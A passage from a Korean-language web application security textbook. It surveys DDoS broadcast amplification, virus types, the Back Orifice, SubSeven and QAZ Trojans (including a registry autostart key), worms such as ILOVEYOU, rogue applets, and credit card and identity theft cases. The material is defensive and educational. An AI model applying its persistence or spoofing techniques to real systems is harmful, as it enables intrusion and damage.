신임은 이 작업의 동의를 받는데서 본질적인 문제이다.

회사는 이 사람을 보안구멍들을 찾고 그것들을 막는데 종사시켜야 하며 그를 단합된 개발자들과 함께 일하도록 해야 한다. 이를 위한 유일한 방법은 무엇이 발생하는가를 검사하고 주위를 살피도록 그에게 코드내에서의 자유를 주는것이다. 동시에 회사에 속해있는 현존개발자들은 발견된 취약성들을 고정시키는 이 공정작업에 함께 참가해야 할것이다. 목적은 현존직원들을 보안고급전문가에 의해 리용된 공정들로부터 기술을 배우게 하고 숙련적으로 자기한테 있는 보안구멍들을 끝끝내 찾아 낼수 있게 키우는것이다. 만일 할수만 있다면 보안고급전문가에게 주어 진 접근을 제한할수 있다. 그러면 접근이 봉사기, 문서서고들 그리고 자료기지에까지 필요한가? 목적이 무엇인가에 따라 이 령역들의 일부에 접근한계를 줄수 있다.

제 3 절. 현 시기의 공격형태

신용카드도적, 정보도용, 신분도적은 비법적해커가 망이나 자료기지에 끼여 들기 위하여 시도할수 있는 일련의 주되는 원인들이다. 일련의 공격들은 반달적인 형식으로 손상과 와해를 시킬 아무러한 까닭도 없이 발생한다. DDoS공격, 트로이목마, 웜, 비루스들 그리고 악질(rogue)애플레트들은 해커들이 자기가 겨냥한 목표들을 파괴시키기 위하여 리용하는 몇가지 공격방법들이다. 이 공격들이 무엇을 달성하며 어떻게 동작하는가를 아는것은 적절한 응용프로그람보안을 준비하기 위한 개발자들을 지원방조하는데서 매우 중요한 문제로 된다.

1. DoS/DDoS

CNN텔레비죤에 의하면 2000년 2월에 발생한 새로 밝혀 진 DDoS공격들은 대략 추산하여 10억$라는 막대한 비용을 빼앗았다. 비록 이 평가는 공격후 보안을 든든히 하는데 든 비용도 포함하지만 이 비용은 소름이 끼칠 정도로 크다. 한두시간동안 진행된 공격으로 하여 대다수 싸이트들이 내리워 졌다는것을 고려할 때 역시 간담을 서늘케 할 일이다. 사실 가장 오랜시간동안(5시간) 타격 받은 싸이트는 Yahoo(야후)이다.

DoS공격은 싸이트로부터의 정보에 대한 끊임 없는 비법적인 요구를 통하여 일어 나는 봉사거부이다. DDoS공격에서 해커의 콤퓨터는 속임수원천주소(x.x.x.123은 목표 IP이다.)를 가진 피해자콤퓨터의 방영주소(만일 그것이 부분망이라면 x.x.x.255)에 속임수요구를 보내기 위하여 모든 노예콤퓨터(노예로 만든 콤퓨터)들에 통보문을 보낸다. 이것이 그림 1-1의 걸음 1이다. 다음 경로기(router)는 ICMP파케트에 대한 응답요구를 듣고 있는(약 250개까지의) 부분망우에 있는 모든 콤퓨터들(많은 경우 이것들은 피해자

콤퓨터들이다.)에로 속임수통보문을 보낸다(걸음 2). 이 콤퓨터들은 매개가 다 경로기를 거쳐 피해자의 속임수원천주소 x,x,x,123에 응답한다(걸음 3). DDoS의 경우에 피해자콤퓨터를 반대하여 작업하는 경로기뒤에는 다른 콤퓨터들이 만드는 방영주소를 리용하여 경로기가 작업을 몇배로 하게 하면서 경로기에로 더 많은 요구를 보내는 징용 받은 많은 노예콤퓨터들이 있게 된다(걸음 4). 이때 피해자콤퓨터는 지나친 요구로 하여 파부하에 걸리게 되며 나중에는 파괴상태에 처하게 되고 최악의 경우에는 경로기까지도 실제로 더는 파케트를 보내고 받을수 없게 만든다. 이와 같이 대화과정은 더는 회복될수 없을 정도로 불안정해 지거나 못쓰게 되여 봉사는 거절된다.

최근실례로 2001년 2월에 일어 난 DoS/DDoS공격은 Microsoft회사를 완전히 굴복시켰다. 많은 산업전문가들은 이 공격이 Microsoft회사에 대한 2억$ 광고깜빠니아에 들어 선것과 때를 같이 하여 진행되였다고 보고 있다. 광고깜빠니아는 풍자적으로 Microsoft회사가 마치도《재치 있는 사무용쏘프트웨어개발회사》인것처럼 으시댄다고 야유하는데로 쏠렸다. 해커들은 무엇이든 자기들을 보호할수 있는 증거물로 된다고 느낄때에는 공격에 마음 놓고 참가하여 싸이트들을 얼마든지 조종할수 있는 인터네트산업에 더 깊은 흔적을 남긴다.





그림 1-1. 대표적인 DDoS공격

해커가 언제인가는 꼭 DDoS공격을 할것이라고 보는 단 한가지 리유는 DDoS라는 뜻자체가 싸이트차단을 목적으로 하기때문이다. 물론 해커들이 이 공격형태만을 반드시 취한다는 다른 담보는 없다. 이 공격은 의미상 비법적인 해킹이므로 이와 같은 공격의 희생물로 되는 회사에 대한 사람들의 신용은 비할바없이 떨어 진다. 전통적인 DDoS공격들은 봉사기준위에서 발생하였지만 그것 역시 본질상 봉사거부공격인 완충기자리넘침공격과 함께 응용프로그람준위에서도 발생할수 있다.

2000년 2월 공격이 일어 났을 때 케빈 미트닉크는 앞으로 이와 같은 공격들을 받을수 있는 회사들에 다음과 같은 충고를 주었다. 《나》는 3가지(즉 현재상태에서 그것 모두를 우리는 할수 있다.) 일을 다 할수 있는 싸이트들을 움직이는 사람들에게 알린다.

3가지 조언은 다음과 같다.

① 자기들의 원천지, 목적, 목적지를 결정하기 위해 보내는 파케트들을 분석하기 위하여 망조작도구를 리용할것
② 기대들을 다중방위를 위하여 다른 거대한 망의 한 부분망에 넣을것
③ 알려 진 《봉사거부운수망》원천지들로부터 오는 임의의 파케트들을 물리치기 위하여 방화벽과 경로기(Router)에 파케트들을 려과하는데 리용하는 쏘프트웨어도구들을 설치할것

보안경보!

회사가 보안계획의 작성을 잘 하지 못할 때 Web싸이트에서 봉사거부가 발생할수 있다. 알맞는 부하평형이 없이는 너무나도 많은 요구들이 정보봉사기들에 제기될수 있기때문에 합법적인 사용자들에 대한 봉사가 거절 당할수 있다. 일반적으로 Web봉사에서는 모든 요구들이 한 봉사기에 쏠려 과부하를 주지 않도록 하기 위하여 봉사기마다 차례로 요구들을 돌리는 라운드-로빈(Round-robin)취급방법이 리용된다.

2. 비루스해킹

콤퓨터비루스는 콤퓨터의 하드웨어나 조작체계 혹은 응용프로그람쏘프트웨어와 함께 있으면서 간섭하는 자체발진콤퓨터프로그람으로서 정의한다. 비루스들은 검출에 반응하면서 교묘하게 피하도록 설계된다. 임의의 다른 콤퓨터프로그람과 마찬가지로 비루스는 기능화되여 실행되여야 하며(그것은 반드시 콤퓨터의 주기억에 적재되여야 한다.) 다음은 콤퓨터가 비루스의 명령들을 따라 가야 한다. 이 명령들은 비루스의 부가짐(pay-load)으로서 참조된다. 부가짐은 자료파일들을 분렬시키거나 변화시킬수 있으며 통보문을 현시하게도 하고 또 조작체계가 이상하게 동작하게 할수도 있다.

이 정의를 리용하여 비루스가 정확히 무엇을 하며 그의 거대한 위험이 무엇인가에 대하여 좀 깊이 따져 보자. 비루스들은 프로그람들을 실행하는 명령(실행가능한 코드)들이 한 콤퓨터로부터 다른 콤퓨터로 넘어 갈 때 퍼진다. 비루스는 플로피디스크, 하드구동기, 합법적인(legitimate) 콤퓨터프로그람 혹은 망을 통해서 퍼질수 있다. 비루스의 양성측면은 콤퓨터가 오염된 콤퓨터망에 배속되였거나 필요상 오염이 나타나지 않게 한 오염된 프로그람을 내리적재할 때 생긴다. 그러므로 기대가 오염되기전에 코드가 실제로 실행되여야 한다는것을 명심해야 한다. 같은 씨나리오에서 볼 때 다행스러운 기회는 만일 자기 콤퓨터로 비루스를 내리적재하고 그것을 실행하지 않았을 때이다. 비루스는 비루스먹은 프로그람을 실행하게끔 조작체계를 속여 넘기는 론리를 가지고 있다. 어떤 비루스들은 다른켠의 합법적프로그람들에 자기를 붙일수 있는 가능성을 가진다. 이것은 프로그람들이 창조되거나 열릴 때 혹은 지어 갱신될 때에 발생한다. 프로그람이 실행될 때 그렇게 하도록 하는것이 바로 비루스이다.

여러가지 형태의 많은 비루스들이 코드를 변화시키거나 간섭할수 있다. 유감이지만 개발자들은 이 공격들을 출현시작부터 완전히 막을수는 없다. 개발자들도 역시 비루스보다 강한 코드를 작성할수 없다. 그것은 단순히 할수 있는 일이 아니다. 하지만 일어 난 변화상태들을 검출하거나 재판할수는 있다. 역시 코드를 첫 배치장소에서부터 보호하기 위한 여러가지 방법들과 암호화수법들을 리용할수 있다. 이제 비루스들을 다음과 같이 6가지로 나누어 구체적으로 고찰해 보자.

① 기생비루스
기생(Parasitic)비루스들은 콤퓨터안의 실행파일 혹은 프로그람들을 오염시킨다. 이 형태의 비루스는 변화되지 않은 기본파일의 내용을 다른데로 옮기고 비루스코드가 먼저 실행되게 하는 식으로 기본파일에 붙어 있다.

② 기동분구비루스
기동분구(Bootstrap Sector)비루스들은 기동분구(초기적재프로그람분구)라고 알려 진 하드디스크의 첫 구역에서 산다(이것은 플로피디스크에서도 마찬가지다). 이 비루스는 디스크내용에 대한 정보를 기억하는 프로그람이나 콤퓨터를 기동시키는 프로그람을 자기것으로 교체시킨다. 이 형태의 비루스는 플로피디스크들의 물리적인 교환을 걸쳐 가장 널리 퍼진다.

③ 여러변종비루스
여러변종(Multi-Partite)비루스들은 파일이나 기동분구를 오염시키는 비루스로서 기생비루스와 기동분구비루스의 기능을 다 가지고 있다.

④ 동료비루스
존재하는 프로그람을 변화시킬 대신에 동료(Companion)비루스는 이미 존재하는 합법적프로그람과 꼭 같은 이름을 가진 새로운 프로그람을 만들어 낸다. 그다음 동료프로그람을 실행하는데로 조작체계(OS)를 속여 넘긴다.

손상과 방위...

말단사용자의 비루스보호

사용자로서 당신은 규칙적인 절차로 합법적인 비루스가 묻지 않은 본래 기초쏘프트웨어와 자료파일들을 따로 보존함으로써 비루스의 오염을 방지할수 있다. 이 여벌파일(Backup)들은 필요에 따라 언제든지 자기 체계를 회복할수 있게 한다. 이때 플로피디스크의 쓰기보호구멍(쏘프트웨어와 파일들을 보존한후 막는 구멍)을 리용하여 여벌복사에 비루스가 들어 가는것을 막을수 있다.

또한 합법적인 보안자원들을 미리 갖춘 쏘프트웨어들을 리용하여 비루스오염을 막을수도 있다. 그리고 《검사》기대에 있는 쏘프트웨어에 비루스가 묻지 않았다는 것을 확인하기 위해 다른 콤퓨터에 설치하기전에 항상 검사하시오.

⑤ 련결(링크)비루스
련결(Link)비루스들은 프로그람을 찾는 OS의 경로를 변화시킴으로써 비루스를 먼저 실행하게끔 OS를 속여 넘긴 다음 요구하는 프로그람을 동작시킨다. 이 비루스는 전체 등록부를 오염시킬수 있기때문에 극히 위험하다. 따라서 등록부내에서 호출된 임의의 실행가능한 프로그람은 비루스를 동작시킬것이다.

⑥ 자료파일비루스
자료파일(Data file)비루스는 자료파일을 열거나 조작할수 있으며 닫을수도 있다. 자료파일비루스들은 마크로언어로 작성되며 합법적인 프로그람이 열릴 때 자동적으로 실행된다.

1) 트로이목마

트로이목마(Trojan Horse)는 비루스를 꼭 닮았지만 실지로 자기자체의 고유한 속성을 가지고 있다.

트로이목마를 흔히 비법적코드의 가장 기본적인 형태로 본다. 트로이목마는 호머의 일리아드에서 한것과 꼭 같은 수법을 쓴다. 호머의 일리아드는 고대희랍시인 호머(Homer)의 작품이라고 전해 지는 소아시아서북부의 옛 도시 트로이(Troy)에 대한 공격전을 읊은 서사시를 말한다. 즉 해롭지 않은 비법적인 코드가 자료나 프로그람속에 나타난듯이 위장하고 내부에 포함되는 프로그람이다. 그것은 주로 랭랭한 경기시합에서와 같이 어떤 장난처럼 위장한다. 실제로 어떤 비법적인 프로그람은 숨어서 프로그람이 자기 기능을 수행하려고 호출될 때마다 하드디스크를 파괴해 버릴수 있다.

모든 트로이목마들은 내용상은 비법적이 아니지만 그것들이 할수 있는 짓이란 프로그람의 의도와는 보통 맞지 않게 될수록 많은 상처를 내기 위한 조사와 파괴활동이다. 트로이목마에서 한가지 특별한 매력이 있다면 그것은 한 콤퓨터에서 다른 콤퓨터에로 스스로 전파하지 않는다는것뿐이다. 자체발진(Self-Replication)은 웜(Worm)의 마술이다.

트로이목마의 희생물로 되는 일반적인 원인은 무엇인가 하려고 첨부물요구를 담은 전자우편을 보낸 그것때문이다. 이것은 화면보호파일(ScreenSaver)이나 콤퓨터유희(Game) 혹은 마크로문답(Quiz)과 같이 간단한 그 무엇이 될수 있다. 로골적으로 말해서 이것은 명백히 첨부물을 보낼 때 그것이 아무것이든지 일으킨다고 보는것이 옳을것이다. 사실은 트로이목마(트로얀)가 체계에 언제 설치(혹은 초기화)되였는가 하는것이다. 바로 이러한 형태의 공격에서 놀라운것은 그것이 원격조종프로그람일수 있다는것이다. 사용자가 이 첨부물을 보낸후 원격봉사기로서 트로이목마를 리용하는 누군가는 사용자의 콤퓨터에 접속할수 있다. 해커들은 체계들이 원격조종트로얀들을 어떻게 실행시키는가를 검사하는 선진도구들을 가지고 있다. 이 특별히 설계된 포구검사프로그람(port scanner)은 사용자의 체계를 찾은 다음 모든 파일들을 바로 그 해커에게 공개한다. 두가지 보편적인 트로이목마원격조종프로그람이 다름 아닌 Back Orifice와 NetBus이다.

Back Orifice는 2개의 기본부분 즉 의뢰기응용프로그람과 봉사기응용프로그람으로 이루어 진다. Back Orifice가 작업하는 방법은 의뢰기응용프로그람은 한 기대에서 돌아가고 봉사기응용프로그람은 다른 기대에서 돌아 간다는 그것이다. 의뢰기응용프로그람은 다른 기대에 있는 봉사기응용프로그람을 리용하여 접속한다. 하지만 Back Orifice의 봉사기응용프로그람을 기대에 설치하기 위한 유일한 방법은 오직 심사숙고하여 설치하는것뿐이다. 왜냐하면 해커가 목표기대에 봉사기응용프로그람을 설치하거나 그렇게 하도록 목표기대의 사용자들을 속여 넘길수 있기때문이다. 여기로부터 왜 이 봉사기응용프로그

람이 일반적으로 트로이목마와 같이 변장되는가 하는 리유가 나온다. 봉사기응용프로그람이 설치된후 의뢰기기대는 목표기대에로 파일들을 보내고 받을수 있으며 목표기대에 있는 응용프로그람을 실행시키고 또 목표기대를 재시동시키거나 열쇠를 채워 둘수도 있으며 목표기대로부터 등록건(log keystroke)들을 받을수 있다. 이러한 모든 연산들은 해커에게 가치 있는 자료로 된다.

봉사기응용프로그람은 용량이 122KB인 단독실행파일이다. 응용프로그람은 Windows체계폴더에 저절로 복사판을 만들고 다음의 열쇠(key)밑에 있는 Windows등록고(Registry)에 자기의 파일이름을 포함하는 값을 더한다.

Hkey_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion \ Runservices

결국 봉사기응용프로그람을 가리키는 특정한 등록고값은 프로그람을 설치할수 있게 한다. 이렇게 하여 봉사기응용프로그람은 항상 Windows가 기동할 때 같이 기동하게 되며 따라서 매우 기능적이며 편리하다. Back Orifice의 한가지 보충적인 우점은 Windows과제목록에 이 응용프로그람을 표시하지 않고 그것을 보이지 않게 덮어 버린다는것이다.

도구와 함정...

Back Orifice 한계

Back Orifice트로이목마봉사기응용프로그람은 Windows 95나 Windows 98에서만 동작한다. 이 봉사기응용프로그람은 Windows NT에서는 동작하지 않는다. 더우기 목표기대(봉사기응용프로그람을 차지하는 기대)는 반드시 TCP/IP망능력을 가져야 한다.

Back Orifice트로이목마에 대한 두가지 좋지 못한 제한은 공격자가 목표기대의 IP주소를 반드시 알고 있어야 한다는것과 목표기대와 공격자사이에 방화벽이 있어서는 안된다는것이다. 방화벽은 두 기대가 서로 가상적으로 통신할수 없게 만든다.

일반원격조종트로이목마를 다르게 subseven트로얀이라고 부른다. 이 트로얀 역시 전자우편첨부물처럼 전송되여 그것이 실행된후에는 자주 희생물을 잘못 인도한다는 전용화된 통보문을 현시할수 있다. 사실 전용화된(customized) 통보문은 희생물을 잘못 인도하는 경향이 있다. 이 특수한 프로그람은 폴더(folder)나 파일들을 지울수 있는 능력을 가지며 피해자의 콤퓨터를 보다 완전히 조종할수 있다. 이것은 역시 련속적으로 화면캄(screen cam)과 같은것을 현시하는 기능을 리용한다. 캄은 해커가 피해자콤퓨터의 화면쇼트(screen shot:단편기록화면)를 볼수 있게 한다.

2000년 8월에 QAZ트로이목마라고 알려 진 새로운 트로이목마가 발견되였다. 이것

은 Microsoft의 망에 대한 해킹을 위하여 리용된 트로얀으로서 해커들이 원천코드에 접근할수 있도록 만들었다. 이 류별난 트로얀은 Notepad.exe파일을 오염시키면서 공유한 콤퓨터체계망내에서 퍼진다. 이 비법적인 트로얀으로 하여 해커는 최근시기 오염된 콤퓨터를 통해 망에 접근하면서 포구 7597를 열수 있다. QAZ트로얀은 주로 전자우편과 IRC잡담방(chatroom)을 통해 퍼진다. 즉 그것은 국부망을 거쳐 종국적으로 퍼진다. 오염된 체계의 사용자가 Notepad를 열기만 하면 비루스가 동작한다. QAZ트로얀은 우선 망작업된 콤퓨터들의 개별적인 체계들을 살핀 다음 Windows폴더를 찾아 내고 이 체계들에 있는 Notepad.exe파일을 오염시킨다. QAZ트로얀이 하는 첫 작업은 Notepad.exe를 Note.com으로 이름을 바꾼 다음 비루스오염된 파일 Notepad.exe를 만드는 일이다. 이 새로운 Notepad.exe는 용량이 120320byte이다. 그다음 QAZ트로얀은 콤퓨터가 기동할 때마다 저절로 적재되게끔 체계등록고를 다시 쓰기한다. 만일 망관리자가 열려 진 포구들을 조작할 때 해커가 오염된 콤퓨터에 접속되였다면 그는 《Unusual traffic on TCP port 7597》이라는 통보문을 받을수 있다.

2) 웜

콤퓨터와 함께 일하는 사람이라면 《I Love You》와 《Melissa(멜리자)》비루스들과 대단히 친숙해 졌을것이다. 이 두 비루스는 다 웜의 실례로 된다. 가장 최근에 있은 웜공격은 안나 끄르니꼬바(Anna Kournikova)웜이라고 이름 붙은것인데 2001년 2월에 발생하였다. 안나웜은 《On The Fly》라는 가명을 단 20살난 네데를란드사람에 의해 만들어 진 전자우편웜이였다. 웜을 리용한 가장 마지막공격에서 보여 준것은 명백히 웜작성자가 오랜 해커도 아니고 무대에 갓 등장한 햇내기였다는것이다. OnTheFly는 캘러마르((K)alamar)라고 알려 진 해커에 의해 만들어 진 VBS웜발생기(VBS Worm Generator)라는 도구를 리용하였다.

웜(Worms)이란 무엇인가? 웜은 변경파일(Alter file)은 아니지만 주기억에 붙어 살면서 콤퓨터망에 자체로 반복복사되는 자체발진형프로그람이다. 웜들은 자동적으로 숨어 다니면서 사용자에게 흔히 얼굴을 내보이지 않고 조작체계의 편의봉사들을 리용한다. 웜들이 유일하게 통보를 낸다면 자기들이 조종하지 않은 반응이 체계자원들을 소비할 때와 다른 과제들을 보여 주거나 실행중지(halt)시킬 때이다. 지금 있는 일부 웜들은 자체발진뿐아니라 비법적인 부가짐도 포함한다. 웜들은 두 길중 하나 즉 전자우편이 아니면 인터네트잡담방을 통하여 전파될수 있다. 2000년 5월에 발견되여 널리 알려 진 웜은 《I Love You》바그(bug)이다. 이 바그가 이동하는 민첩성은 변두통(migrain)이 있는 적지 않은 망관리자들속에서 나타났다. 《I Love You》바그는 처음에는 유럽에서 다음은 미국에서 발견되였다. 바그에 대한 초기분석은 Love-Letter-For-You.txt.vbs라고 이름 붙은 전자우편첨부물(attacdhment)로써 오는 VB코드라는것을 재빨리 알아 냈다(그림 1-2). 이 비루스는 다음과 같이 동작하였다. 만일 사용자가 우편물을 마우스로 찰칵하면 비루스는 사용자주소책에 있는 매 사람한테로 우편물을 보내기 위하여 자체로 Microsoft Outlook를 동작시켰다. 다음 비루스는 필리핀의 4개 Web페지중 하나에 련결되였다. 트로이목마는 사용자의 체계에 기억되여 있는 사용자이름과 통과암호들을 모으기 위해 결합된 Web페지로부터 Wind-BUGSFIX.EXE를 내리적재하였다. 그다음 모든 사용자이름과 통과암호들을 전자우편주소에로 전송하였다.

바그는 유럽에서 처음으로 나타난후 12시간이내로 미국에까지 급속히 퍼졌다. 《I Love You》바그에 의하여 파괴된 콤퓨터수는 50만대로 추산되였다.

이 장의 비루스부분에서 이미 론의한것처럼 개발자는 사실 아무렇게나 웜공격에 대한 보호를 할수 없다. 그들은 자기들의 기대들에서 웜공격을 막는 적합한 코드를 작성할수 없거니와 현재 그것을 막을만한 그러한 말단사용자(end-user)들이 없다. 웜공격을 막는 가장 훌륭한 방법은 조심성과 지식이다. 사용자는 신용 없는 원천지들로부터 우편물을 내리적재하지 말며 알지 못하는 원천지들로부터 오는 전자우편들을 함부로 열지 말아야 한다. 웜의 방지는 실제상 말단사용자들의 손에 달려 있다. 망관리자들은 웜이 전체 망에 걸쳐 자체발진하지 못하도록 하기 위하여 가장 좋은 대책적방법에 대하여 자기 사용자들에게 미리 교육을 주어야 한다.





그림 1-2. I Love You 웜

3) 악질애플레트

Java애플레트, JavaScrip 그리고 ActiveX조종체형태의 이동코드응용프로그람(Mobile code Applicution)들은 정보를 배포하기 위한 강력한 도구들이다. 역시 이것들은 비법적인 코드를 전송하기 위한 강력한 도구들로도 된다. 악질(Rogue)애플레트들은 비루스가 하는것처럼 자체발진은 하지 않으며 또 자료를 더럽히지는 않는다. 그러나 대신에 그것들은 자료를 훔치거나 불안정하게 만들도록 설계된 가장 흔히 있는 특정의 공격들이다.

앞으로 이 책에서 나오는 장들에서 읽을수 있는것처럼 Java와 ActiveX는 비법적인 이동코드를 막기 위하여 만들어 진 내부보안체계들을 가지고 있다. 하지만 이 내부(built-in)보안특성들은 악질애플레트들의 위협을 완전히 제거하지 못하고 있다. 악질애플레트들은 사용자들이 자기 기대들을 공격하는 비루스를 가진 전자우편으로부터 어떤것을 실제로 내리적재하거나 우편물을 반드시 열지 않으면 안되게끔 《프로그람화》된다. 사용자들은 보통 이동코드의 위협에 대하여 알고 있어야 한다. 비법적인 이동코드의 쪼각을 작성하는것은 해커가 회사내에서 할수 있는 가장 쉬운 방법중의 하나이다. 이를 위

해 해커들이 성공을 달성하기 훨씬 이전부터 흔히 취할수 있는 방법들을 리용하여 외부로부터 해킹하여 들어 가려고 한다는것은 뻔한 일이다.

이동코드의 개념은 사용자체계가 원격체계로부터 얻은 코드를 그 어떤 사람의 체계에서 실행할수 있게 한다는것이다. 즉 원천지는 알려 지지 않았기때문에 원천지를 믿을수 없다는 의견을 품을것이라는것은 명백한 사실이다. 이동코드는 아래서 렬거한 일부 저준위보안개념들을 가지는데 이 모든 개념들을 앞으로 나가면서 보다 구체적으로 론하겠다.

- 접근조종(Access Control)
  이 코드의 사용이 허락되는지를 결정한다.
- 사용자인증(User authentication)
  정정당당한 사용자들을 식별하고 검정하는데 리용된다.
- 자료완정성(Data integrity)
  코드에 손을 대지 않았다는것을 확신한다.
- 인연맺음(Nonrepudiation)
  특히 코드사용에 변화가 있으면 송신자와 수신자사이의 약속으로 보고 행동한다.
- 자료기밀성(Data confidentiality)
  민감한 코드를 보호하는데 쓴다.
- 검사(Auditing)
  이동코드의 사용을 추적하는데 리용된다.

이미 설명한것처럼 악질애플레트들은 비법적이동코드의 실례들이다. 악질애플레트들이 어떻게 동작하며 왜 그것들이 응용프로그람개발에서 보안위협을 만드는가를 더 잘 알면 알수록 자기

Web응용프로그람에 대한 보안을 더 잘 준비할수 있다. 우리는 이동코드, Java 그리고 ActiveX에 대하여 이 책의 다음장들에서 구체적으로 론의한다.

3. 훔치기

인터네트를 통한 훔치기(Stealing)에 대하여 말할 때 이 용어는 좀 유순한감을 준다. 이것은 10대의 소년이 《나는 오늘 무엇을 훔쳤다.》고 말하는것과 똑 같은 무게를 가진다고 볼수 있다. 이들이 당과류를 훔쳤는가, 신발 2컬레를 훔쳤는가, 자동차를 훔쳤는가 혹은 100만$를 훔쳤는가? 또한 그것들을 상점에서 아니면 당신한테서 혹은 은행에서 훔쳤는가? 코드를 작성할 때 우리모두는 어떤 다른 사람의 원천코드를 《훔쳤다》는것을 명백히 하자. 우리들한테는 가끔 어떤것을 자체로 어떻게 할지 갈피를 잡지 못하는 때가 있군 한다. 따라서 우리는 자기들한테 필요한것을 손 쉽게 하기 위하여 어떤 다른 사람의 작업을 《빌린다》. 이 작업방식은 개발자들을 통해 매우 널리 퍼졌다. 이러한 형태의 훔치기는 우리가 이 장에서 이야기하려는 그런 훔치기가 아니다.

우리는 어떤 다른 사람들이 생각지도 못하는 곳으로 접근하려고 한다. 사용자는 인테네트에서 거래하든 혹은 자기 병원의 병력서들을 나르든 명백히 자기 정보가 안전하다는 담보밑에서 그 일을 하게 된다. 실례로 물건을 훔쳐서 판다는것은 도적질의 성공이 문제이지 짝패가 후원할 때 설사 물건값이 더 붙는다고 해도 그 값이 얼마였는가는 실제로 의미가 없다. 이러한 형태의 훔치기는 신용카드도적, 신분도적 혹은 정보도용이다.

1) 신용카드도적

소비자의 견지에서 볼 때 신용카드도적질(Credit Card Theft)은 아마 가장 무서운 단독형태의 해킹일것이다. 인터네트에서 어떻게 사고 파는것이 보안되는가에 대하여 콤퓨터지식이 없는 사람에게 물어 보면 신용카드람용과 관련한 이러저러한 여러가지 《민간전설》(민간에서 나도는 소문)들을 들을수 있다. 흔히 법규범에 습관된 사람들은 인터네트에서 아무때나 거래를 위해 리용하는 신용카드를 믿는다. 어떤 사람들은 신용카드정보에 남몰래 손을 대면서 자기딴의 거래를 한다. 하여튼 인터네트상의 모든 매매(사고팔기)가 안전하다고 담보하는 많은 사람들을 만날수 있다. 그렇다면 진실은 어느쪽에 있으며 신용카드도적이 실제로 있는가? 도적은 절대적으로 존재하며 도적질은 항상 일어 난다. 인터네트에서 거래가 있을 때마다 그것이 일어 나는가? 항상 그런것은 아니다.

Egghead.com에 대한 공격은 묵직한 신용카드정보도적질이였다. 공격은 2001년 1월에 일어 났는데 수천개의 신용카드를 포함하였다. Egghead.com은 그때 자기들은 명백한 일련의 증거물을 가지고 있다고 말하면서 공격이 있을 때마다 자기 보안전문가팀에 그것을 차단해 버릴것을 요구하였다. Egghead는 《정상》이나 《리면》은 사기령역내라고 볼수 있는 사기활동으로 의심이 가는 자료기지에 적어도 7500개의 등록자리(account)가 들어 있었다고 주장하였다. 그것은 말단사용자들에게 의심을 샀다. 만일 Egghead가 자기들의 내부보안이 공격발생 당시 끼여들기(break-in)를 미리 막아 버렸다고 한다면 어떻게 사기활동이 자기 싸이트에 대한 공격결과로서 일어 났다고 말할수 있는가? Egghead는 많은 dot.com회사들이 하듯이 사용자들의 개인정보를 기억한 자료기지를 보관하고 있다.

자료기지는 이름, 주소, 전화번호, 만기날자를 가진 신용카드번호 그리고 전자우편주소들과 같은 정보들로 이루어 진다. 사건이 일어 났을 때 완전조사에 앞서 Egghead는 사기행위로 인한 피해를 최소로 하도록 신용카드회사들에 통지를 보냈다. 신용카드회사들은 바로 Egghead에서가 아닌 다른 회사에서 고객들의 신용카드사용에 대하여 차례로 《블로크》화하였다. 부정활동을 하는 극히 위험한 카드소유자들을 실제로 통보한것은 Egghead.com회사가 아닌 다른 많은 은행들이였다.

신용카드도적질을 포함한 최초의 공격은 2000년 1월에 발생하였는데 그의 공격대상은 eUniverse회사가 운영하는 직결식(Online)음악상점인 CDuniverse.com이였다. 사건이 일어 났을 때 인터네트에서 지금껏 없었던 제일 큰 신용카드강탈이 있었다.

공격은 매크스(Maxus)라는 이름을 단 로씨야의 18살난 해커가 한 일이였다. 명백히 매크스는 CDuniverse에로 들어 가는 입구점을 얻었으며 그들에게 보안구멍을 통지하였다. 그는 그들한테 무엇이 정확히 구멍인가를 통지하는데서 실수하였다(대신에 그는 CDuniverse로부터 10만$를 강탈하였다). 그리고 매크스는 CDuniverse에 자기는 돈을 교환하는 어디에 보안구멍이 있는지 말할수 있다고 통보하였다. CDuniverse가 강탈하려는 수량을 지불하는것을 거절하자 매크스는 CDuniverse Web싸이트를 역해킹하여 수천개의 신용카드번호들을 훔쳐 냈다. 또한 신용카드번호들외에도 이름과 주소, 만기날자들을 얻는데 성공하였다. 매크스는 역시 수천개의 CDuniverse등록자리이름들과 통과암호들을 얻을수 있었다. 매크스는 그때 자기는 CyberCash의 ICVerify라고 부르는 보편화된 신용카드처리용응용프로그람을 쳐부실수 있다고 주장하였다. 그는 이 해킹으로 30만레코드이상의 자료기지를 얻었다.

그는 모든 정보를 얻은후 그것을 자기가 가지고 있는 Web싸이트에 실제로 공개하였으며 신용카드정보를 사용할수 있다고 볼수 있는 일반군중에게 그들의 희망에 따라 그

것을 알려 주었다. 당국이 내용을 알아 차리고 Web싸이트가 차지한 ISP를 통하는 싸이트들을 재빨리 차단하였다. 한편 CyberCash공무원들은 ICVeryfy생산품이 공격을 당할론의대상이 아니라고 하면서 해커들의 보고를 공식반대하였다. 매크스를 붙잡지 못했다.

이러한 공격들이 매일 출현하지는 않지만 그들은 사용자와 개발자모두를 보다 조심스럽게 일하도록 각성시키는데 필요한만큼 출현하였다. 사용자들은 인터네트보안감시원(Watchdog)그룹에 의하여 립증된 싸이트들을 취급함으로써 보다 좋은 안전을 보장 받을수 있다.

2) 신분도적

해킹의 다른 일반적리유는 신분도적질(Theft of Identity)을 위해서이다. 정보가 우편봉사국(U.S.Postal Service)을 통하는 우편물을 훔침으로써 얻어 졌든 인테네트를 거쳐 훔쳐 졌든지간에 차이는 없다. 신분도적질을 통하여 공격자들은 자기들이 겨냥한 피해자에 대한 확고한 개인정보쪼각들을 얻어 내려고 한다. 이 정보는 피해자이름외에 보통 다음의 임의의것이 될수 있다.

- 주소
- 사회보안번호
- 신용카드정보
- 출생날자
- 운전면허증번호

